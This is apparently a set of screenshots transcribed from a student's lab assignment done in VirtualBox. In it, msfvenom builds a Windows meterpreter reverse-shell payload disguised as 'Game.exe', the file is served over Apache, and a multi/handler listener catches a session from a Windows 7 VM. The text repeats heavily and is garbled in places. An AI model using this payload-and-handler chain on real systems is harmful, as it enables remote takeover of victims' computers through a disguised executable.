

```
kali@kali: ~ - Manager
```

File Actions Edit View Help

```
root@kali:/home/kali# msfvenom -c /usr/share/metasploit-framework/data/post/meterpreter/reverse_tcp -p windows/meterpreter/reverse_tcp LHOST=192.168.1.111 -f exe -o payload.exe
```

Error: No options

MsfVenom - a Metasploit standalone payload generator.  
Also a replacement for msfpayload and msfencode.  
Usage: /usr/bin/msfvenom [options] <var=val>  
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<IP> -f exe -o payload.exe

Options:

-l, --list	<type>	List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload	<payload>	Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options		List --payload <value>'s standard, advanced and evasion options
-f, --format	<format>	Output format (use --list formats to list)
-e, --encoder	<encoder>	The encoder to use (use --list encoders to list)
--sec-name	<value>	The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest		Generate the smallest possible payload using all available encoders
--encrypt	<value>	The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key	<value>	A key to be used for --encrypt
--encrypt-iv	<value>	An initialization vector for --encrypt
-a, --arch	<arch>	The architecture to use for --payload and --encoders (use --list archs to list)
--platform	<platform>	The platform for --payload (use --list platforms to list)
-o, --out	<path>	Save the payload to a file
-b, --bad-chars	<list>	Characters to avoid example: '\x00\xff'
-n, --nopsled	<length>	Prepend a nopsled of [length] size on to the payload
--pad-nops		Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
-s, --space	<length>	The maximum size of the resulting payload
--encoder-space	<length>	The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations	<count>	The number of times to encode the payload
-c, --add-code	<path>	Specify an additional win32 shellcode file to include
-x, --template	<path>	Specify a custom executable file to use as a template
-k, --keep		Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name	<value>	Specify a custom variable name to use for certain output formats
-t, --timeout	<second>	The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help		Show this message

```
root@kali:/home/kali#
```

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File Actions Edit View Help

```
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops <length> Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
-s, --space <length> The maximum size of the resulting payload
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-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
```

```
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
        RX packets 154 bytes 23948 (23.3 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 36 bytes 3914 (3.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 396 (396.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 396 (396.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@kali:/home/kali# █
```

```
kali@kali: ~ Manager
```

File Actions Edit View Help

```
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep step1.png step2.png Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
```

root@kali:/home/kali# ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
        RX packets 154 bytes 23948 (23.3 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 36 bytes 3914 (3.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 396 (396.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 396 (396.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse\_tcp --platform windows -a x86 -e x86/shikata\_ga\_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/Game.exe

```
[+] Skipping invalid encoder x86/shikata_ga_na
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/home/kali#
```

```
kali@kali: ~ Manager
```

File Actions Edit View Help

```
-x, --template <path> Assign a custom executable file to use as a template  
-k, --keep Preserve the --template behaviour and inject the payload as a new thread  
-v, --var-name <value> Specify a custom variable name to use for certain output formats  
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)  
-h, --help Show this message
```

root@kali:/home/kali# ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
        inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0x20<link>  
          ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)  
            RX packets 154 bytes 23948 (23.3 KiB)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 36 bytes 3914 (3.8 KiB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

```
      inet 127.0.0.1 netmask 255.0.0.0  
        inet6 ::1 prefixlen 128 scopeid 0x10<host>  
          loop txqueuelen 1000 (Local Loopback)  
            RX packets 8 bytes 396 (396.0 B)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 8 bytes 396 (396.0 B)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse\_tcp --platform windows -a x86 -e x86/shikata\_ga\_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/Game.exe

```
[+] Skipping invalid encoder x86/shikata_ga_na  
[!] Couldn't find encoder to use  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes
```

```
root@kali:/home/kali# cd /var/www/html/share  
root@kali:/var/www/html/share# ls  
Game.exe  
root@kali:/var/www/html/share#
```

```
kali@kali: ~ Manager
```

File Actions Edit View Help

```
-k, --keep /home/kali/Desktop/cybersecurity/Assignment1 Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
```

root@kali:/home/kali# ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
            RX packets 154 bytes 23948 (23.3 KiB)
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      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
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            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse\_tcp --platform windows -a x86 -e x86/shikata\_ga\_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/Game.exe

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[+] Skipping invalid encoder x86/shikata_ga_na
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

root@kali:/home/kali# cd /var/www/html/share

root@kali:/var/www/html/share# ls

Game.exe

```
root@kali:/var/www/html/share# systemctl start apache2
root@kali:/var/www/html/share#
```

```
kali@kali: ~ Manager
```

File Actions Edit View Help

DEVICES RX packets 8 bytes 396 (396.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 8 bytes 396 (396.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/Game.exe
[-] Skipping invalid encoder x86/shikata_ga_na
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No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/home/kali# cd /var/www/html/share
root@kali:/var/www/html/share# ls
Game.exe
root@kali:/var/www/html/share# systemctl start apache2
root@kali:/var/www/html/share# msfconsole
[-] ***rting the Metasploit Framework console ...
[-] * WARNING: No database support: No database YAML file
[-] ***
```



```
= [ metasploit v5.0.71-dev ]  
+ --=[ 1962 exploits - 1095 auxiliary - 336 post ]  
+ --=[ 558 payloads - 45 encoders - 10 nops ]  
+ --=[ 7 evasion ]
```

msf5 > █

```
kali@kali: ~
```

File Actions Edit View Help

DEVICES TX errors 0 dropped 0 overruns 0 frame 0  
TX packets 8 bytes 396 (396.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

FILESYSTEM

```
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/Game.exe
[-] Skipping invalid encoder x86/shikata_ga_na
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Payload size: 341 bytes
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root@kali:/home/kali# cd /var/www/html/share
root@kali:/var/www/html/share# ls
Game.exe
root@kali:/var/www/html/share# systemctl start apache2
root@kali:/var/www/html/share# msfconsole
[-] ***rting the Metasploit Framework console ...
[-] * WARNING: No database support: No database YAML file
[-] ***
```



```
= [ metasploit v5.0.71-dev ]  
+ --=[ 1962 exploits - 1095 auxiliary - 336 post ]  
+ --=[ 558 payloads - 45 encoders - 10 nops ]  
+ --=[ 7 evasion ]
```

```
msf5 > use multi/handler  
msf5 exploit(multi/handler) >
```

```
File Actions Edit View Help
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/Game.exe
[-] Skipping invalid encoder x86/shikata_ga_na
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/home/kali# cd /var/www/html/share
root@kali:/var/www/html/share# ls
Game.exe
root@kali:/var/www/html/share# systemctl start apache2
root@kali:/var/www/html/share# msfconsole
[-] ***rting the Metasploit Framework console ...
[-] * WARNING: No database support: No database YAML file
[-] **

[=] metasploit v5.0.71-dev
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post      ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops        ]
+ -- --=[ 7 evasion          ]

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

```
kali@kali: ~ - Manager
```

File Actions Edit View Help

/home/kali/Desktop/cybersecurity/Assignment Day 3/

DEVICES

```
=[ metasploit v5.0.71-dev ]  
+ --=[ 1962 exploits - 1095 auxiliary - 336 post ]  
+ --=[ 558 payloads - 45 encoders - 10 nops ]  
+ --=[ 7 evasion ]
```

msf5 > use multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse\_tcp

payload => windows/meterpreter/reverse\_tcp

msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
---	-----	-----	-----

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
---	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
0	Wildcard Target

msf5 exploit(multi/handler) >

```
kali@kali: ~
```

File Actions Edit View Help

Exploit target:

Id	Name
--	---
0	Wildcard Target

msf5 exploit(multi/handler) > set lhost 10.0.2.15  
lhost => 10.0.2.15  
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
---	-----	-----	-----

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
---	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
0	Wildcard Target

```
kali@kali: ~
```

File Actions Edit View Help

```
kali@kali: ~
```

ifconfig: command not found  
kali@kali: ~

```
kali@kali: ~
```

ip: command not found  
kali@kali: ~

```
kali@kali: ~
```

ip a  
1: lo: **loopback** **UP,LOWER\_UP** mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
 link/loopback brd 00:00:00:00:00:00 b6ff 00:00:00:00:00:00  
 inet 127.0.0.1/8 brd 00:00:00:00:00:00 scope host lo  
 valid\_lft forever preferred\_lft forever  
 inet6 ::1/128 scope host  
 valid\_lft forever preferred\_lft forever  
2: eth0: **broadcast** **MULTICAST** **UP,LOWER\_UP** mtu 1500 qdisc pfifo\_fast state UP group default qlen 1000  
 link/ether 00:0c:29:37:3f:30 brd ff:ff:ff:ff:ff:ff  
 inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0  
 valid\_lft 367sec preferred\_lft 367sec  
 inet6 fe80::a0c:29ff:fe37:3f30/64 scope link noprefixroute  
 valid\_lft forever preferred\_lft forever

```
kali@kali: ~
```

[[

```
msf5 exploit(multi/handler) > 
```

```

kali@kali: ~
File Actions Edit View Help
0 Wildcard Target desktop/cybersecurity/Assignment Day 3/
DEVICES
msf5 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
---- ----- ----- -----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- ----- ----- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf5 exploit(multi/handler) >

```

```

kali@kali: ~
File Actions Edit View Help
kali@kali:~$ ifconfig
bash: ifconfig: command not found
kali@kali:~$ ipa
bash: ipa: command not found
kali@kali:~$ ip a
1: lo:   mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00 b6:00:00:00:00:00
        inet 127.0.0.1/8 brd 127.0.0.1 scope host brd
            valid_lft forever preferred_lft forever
            inet6 ::1/128 brd :: scope host
                valid_lft forever preferred_lft forever
2: eth0:   mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:3f:30:76 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
            valid_lft 367sec preferred_lft 367sec
            inet6 fe80::a0c:29ff:fe3f:3076/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
kali@kali:~$ ll

```

Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox

kali@kali: ~

```
[+] Handler failed to bind to 10.0.2.15:4444:- -
[+] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) > session
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions
```

File Machine View Input Devices Help

File Actions Edit View Help

```
[+] Handler failed to bind to 10.0.2.15:4444:- -
[+] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) > session
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions
```

No active sessions.

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
```

```
[+] Handler failed to bind to 10.0.2.15:4444:- -
[+] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) >
```

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Apache2 Debian Default Page: It works!

Not secure | 10.0.2.15

# Apache2 Debian Default Page

 debian

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

## Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and is split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

Windows Explorer

5:02 AM 1/3/2021

Type here to search

Right Ctrl

Right Ctrl

06:32 PM 03-01-2021

Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~

Assignment Da... 05:03 PM

76% |

File Actions Edit View Help

```
[+] Handler failed to bind to 10.0.2.15:4444:- -
[+] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) > session
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions
```

sharefold

Active sessions

```
=====
```

No active sessions.

trash

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
```

```
[+] Handler failed to bind to 10.0.2.15:4444:- -
[+] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) >
```

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Index of /share

Not secure | 10.0.2.15/share/

## Index of /share

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">Game.exe</a>	2021-01-03 07:28	72K	

Apache/2.4.41 (Debian) Server at 10.0.2.15 Port 80

5:03 AM 1/3/2021

Type here to search

Right Ctrl

06:33 PM 03-01-2021

Right Ctrl

Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~

Assignment Da... 05:03 PM

76% |

File Actions Edit View Help

```
[+] Handler failed to bind to 10.0.2.15:4444:- -
[+] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) > session
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions
```

sharefold

Active sessions

```
=====
```

No active sessions.

flash

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
```

```
[+] Handler failed to bind to 10.0.2.15:4444:- -
[+] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) >
```

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Index of /share

Not secure | 10.0.2.15/share/

## Index of /share

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">Game.exe</a>	2021-01-03 07:28	72K	

Apache/2.4.41 (Debian) Server at 10.0.2.15 Port 80

Windows Explorer


5:03 AM  
1/3/2021

Type here to search

Right Ctrl

06:33 PM  
03-01-2021

Right Ctrl



File Actions Edit View Help

```
[-] Handler failed to bind to 10.0.2.15:4444:- - 
[-] Handler failed to bind to 0.0.0.0:4444:- - 
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) > session
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions
```

sf\_sharedFold...

PLACES

=====

kali

Step10.png Step11.png

No active sessions.

Trash

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
```

```
[-] Handler failed to bind to 10.0.2.15:4444:- - 
[-] Handler failed to bind to 0.0.0.0:4444:- - 
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49188) at 2021-0
1-03 08:03:34 -0500
```

█

█

File Actions Edit View Help

```
msf5 exploit(multi/handler) > exploit -j -z 3
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 10.0.2.15:4444:- - step6.png - step7.png - step8.png - step9.png
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49188) at 2021-01-03 08:03:34 -0500
sessions
```

Trash

Active sessions

=====

Browse Network...

Id	Name	Type	Information	Connection
--	---	----	-----	-----
1		meterpreter x86/windows	Neo-PC\Neo @ NEO-PC	10.0.2.15:4444 → 10.0.2.4:49188 (10.0.2.4)

```
msf5 exploit(multi/handler) > █
```

█

File Actions Edit View Help

```
msf5 exploit(multi/handler) > exploit -j -z 3
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 10.0.2.15:4444:- - step6.png - step7.png - step8.png - step9.png
